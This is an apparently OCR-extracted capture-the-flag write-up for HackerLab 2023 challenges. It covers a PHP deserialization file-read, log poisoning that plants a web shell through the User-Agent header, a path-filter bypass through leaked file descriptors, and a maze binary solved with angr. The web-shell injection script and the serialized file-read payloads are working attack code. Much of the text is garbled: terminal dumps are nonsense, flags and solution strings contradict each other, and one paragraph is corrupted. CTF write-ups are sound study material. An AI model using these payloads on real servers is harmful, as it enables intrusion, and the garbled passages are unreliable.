
I checked if I could read the nginx access log file

```
<?php

class ArcaneModel
{
    public $armageddon = "/var/log/nginx/access.log";
}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));</pre>
```

And luckily I could read it



Now we can perform Log Poisoning

Here's the python script used to inject php payload to the user agent header

```
import requests

url = 'http://qualif.hackerlab.bj:11723/'
header = {
    "User-Agent": "<?php system($_REQUEST['pwned']); ?>",
}

req = requests.get(url, headers=header)


print(req)
```

Running it works


```
- AGODOTE python3 inject.py
- Responder [201]
- AGODOTE python3 inject.py
- RESponder [201]
- AGODOTE python3 inject.py
- RESponder [201]
- AGODOTE

AGODOTE | Data | Data | Data | Data | Data |
- AGODOTE | Data | Data | Data |
- AGODOTE | Data | Data |
- AGODOTE | Data | Data | Data |
- AGODOTE | Data | Data | Data |
- AGODOTE | Data | Data | Data |
- AGODOTE | Data | Data | Data |
- AGODOTE | Data | Data | Data |
- AGODOTE | Data | Data |
- AGODOTE | Data | Data | Data |
- AGODOTE | Data |
- AG
```


Now we can run arbitrary commands



The flag is located at /flag_pJpE6




We can either just cat it but instead let us use the LFI to read it



```
class ArcaneModel
{
    public $armageddon = "/flag_pJpE6";
}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

And we get the flag



```
Flag: CTF_AGOOGJIEPOISONNING_IS_FUNN!!_i_need_it_972139721
```

It's talking about POISONNING so maybe what i did was intended

Soft.reading



We are given a remote instance to connect to and the server script

Here's the content

```
import os

try:
    m = open("/flag.txt", "r")
except:
    print("The flag.txt file is not present.")

if __name__ == '__main__':
    inp = input("PATH of the file to read: ")
    if inp.startswith("/"):
        exit("\nThe PATH of the file must not start with '/")
    elif '..' in inp:
        exit("\nThe PATH of the file must not contain '..'")
```

```
path = os.path.expanduser(inp)
try:
    print(open(path, "r").read())
except:
    exit("\nUnable to open file")
```

Looking at it we can understand what it does:

- Opens up the flag file
- Asks for our input
- Checks if our input starts with / if it does it gives the error message and exits
- Also checks if our input contains . . .
- If those check return False it will open up the specified path and read it's content

Thinking about this there's no obvious way of reading the flag because one way or the other we need ... or /

If this was bash it would have been easier since we can just bypass that check

But in this case python will treat our input differently which will make it hard for us to achieve the goal of reading the flag at /flag.txt

How do we then read the flag?

Well if you notice, before the program does anything it will open up the flag at /flag.txt but won't read the content

The issue in the code is that it never closes m, which is the handle to the flag filepath

That means that as long as the program is running, the handle will be in /proc/[pid]/fd


But looking at that we can't really access /proc

Luckily after playing around my bash terminal I figured that using will give this list of options



At first nothing seems particularly interesting but if you look at sys it is worth checking about

After checking google I got this



It says that the sys directory is like proc

And we can confirm that by taking a look at that is there

```
→ Soft.reading | 5 ~ sys autofs dri | hidraw| loop2 | mem | nvram | rt0| | tty | tty17 | tty26 | tty35 | tty44 | tty53 | tty62 | uinput | vc52 | vc83 | vc84 | videol | tty51 | tty65 | tty64 | tty55 | tty64 | tty55 | tty64 | tty55 | tty64 | tty55 | tty65 | uinput | vc52 | vc83 | vc84 | vc
```

This is good because originally we would need to use <code>/proc/[pid]/fd/[fd]</code>

That means having to find the process id then the fd number

But in this case using sys we just need to fd number

To do this manually is stressful but it won't hurt to make the script loop 20 times?

```
→ Soft.reading ls ~sys/fd 

1 2 3 → Soft.reading ls ~sys/fd/*

ls: cannot access '/dev/fd/l2': No such file or directory 
ls: cannot access '/dev/fd/l2': No such file or directory 
ls: cannot access '/dev/fd/l3': No such file or directory 
ls: cannot access '/dev/fd/l3': No such file or directory 
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Si: cannot access '/dev/fd/l3': No
```

I tried but was having big issue with <code>io.recvline etc.</code> so I did it manually lol Eventually the fd was number 6

Now we can read the flag

```
→ Soft.reading nc 54.37.70.250 9001p
PATH du fichier à lire : ~sys/fd/6
https://mega.nz/folder/Qs8xGKyb£rqGTo0PPNT45Cx5mMz4V1A

→ Soft.reading ■

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```

What it gave a mega link!

```
https://mega.nz/folder/Qs8xGKyberq6To0PPNT45Cx5mMz4V1A
```

Well from the challenge category this is actually both Misc / Rev

So I guess we're done with the Misc part and now it's time for the main Reverse Engineering Challenge

Opening the link shows a file and after downloading the attached file shows it's a binary

```
- Soft.reading file Grendline
Grandline: Life G-4nit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=7cbd07faf30835ddb3b9504db9d2d17e213b03b5, for GNU/Linux 3.2.0, stripped
- Soft.reading finet/see Grandline
[*] '/home/mark/Desktop/GTF/Hackerlab23/Qualification/rev/Soft.reading/Grandline'
Arch: mad6a-64-litle
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
- Soft.reading []
```

We are working with a x64 binary which is dynamically linked and stripped

I'll run it to know what it does

```
→ Soft.reading |

→ Soft.reading |

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What I give a mess
```

Nothing much it just receives our input and kinda exits


Using IDA I decompiled the binary

Here's the main function

Output

IDC

1066: positive sp value 8 has been found 106D: variable 'v3' is possibly undefined



```
__int64 __fastcall main(int a1, char **a2, char **a3)
 char s[8]; // [rsp+10h] [rbp-80h] BYREF
 char v5[10]; // [rsp+18h] [rbp-78h] BYREF
 __int64 v6; // [rsp+22h] [rbp-6Eh]
 int v7; // [rsp+38h] [rbp-58h]
```

```
int v8; // [rsp+3Ch] [rbp-54h]
_BYTE v9[34]; // [rsp+40h] [rbp-50h] BYREF
char v10[24]; // [rsp+62h] [rbp-2Eh] BYREF
char v11; // [rsp+7Fh] [rbp-11h]
int i; // [rsp+8Ch] [rbp-4h]
__int64 savedregs; // [rsp+90h] [rbp+0h] BYREF
strcpy(v9, " X XXXXX XXX");
strcpy(v10, " XXXXX XX ");
\sqrt{7} = 0;
v8 = 0;
\star(_QWORD \star)s = 0LL;
memset(v5, 0, sizeof(v5));
v6 = 0LL;
if (fgets(s, 26, stdin))
{
  for ( i = 0; i <= 24; ++i )
  {
   v11 = s[i];
   if ( v11 == 87 )
    {
     if (!v8)
      return OLL;
     if (*((_BYTE *)\&savedregs + 17 * v8 + v7 - 97) == 88)
       return OLL;
     *((_BYTE *)\&savedregs + 17 * v8-- + v7 - 80) = 88;
    }
    if ( v11 == 83 )
    {
     if (v8 == 2)
       return OLL;
     if (*((_BYTE *)\&savedregs + 17 * v8 + v7 - 63) == 88)
       return OLL;
     *((_BYTE *)\&savedregs + 17 * v8++ + v7 - 80) = 88;
    }
    if ( v11 == 65 )
    {
     if (!v7)
       return OLL;
     if (*((_BYTE *)\&savedregs + 17 * v8 + v7 - 81) == 88)
```

```
return OLL;
        *((_BYTE *)\&savedregs + 17 * v8 + v7-- - 80) = 88;
      }
      if ( v11 == 68 )
        if ( v7 == 16 )
         return OLL;
        if (*((_BYTE *)\&savedregs + 17 * v8 + v7 - 79) == 88)
          return OLL;
        *((_BYTE *)\&savedregs + 17 * v8 + v7++ - 80) = 88;
      }
      if ( v7 == 15 && v8 == 2 )
        printf("CTF_%s\n", s);
   }
 }
 return OLL;
}
```

Kinda looks weird but one thing is that the input expected are of 4 alphabets:

```
WSDA
```

That's bound by the four if conditions where it loops through 24 and sets variable v11 to the value of our input[i]

And the end goal is that the way our input is arranged should make variable $\sqrt{7}$ equal $\sqrt{17}$ and variable $\sqrt{8}$ equal $\sqrt{2}$

More of like permutations!

I used angr to solve this

And it gave this input:

```
SSDDWWDDSDDDWWDDSDSDD
```

Using that works and we get the flag

```
→ Soft.reading ./Grandline
SSDDWWDDSDDDDSDDWWDDSDSDD
CTF_SSDDWWDDSDDWWDDSDSDD
→ Soft.reading ...

**The to bound by the value of our manual reading a grant and the end goal is vanishes a grant a grant and the end goal is vanishes a grant a grant and the end goal is vanishes a grant a grant and the end goal is vanishes a grant a grant and grant
```

Flag: CTF_SSDDWWDDSDDDDSDDWWDDSDSDD

Those are the list of challenges I had time to do :D

I played solo and got 13:(



But still it's only Benin people who will qualify so it's no issue xD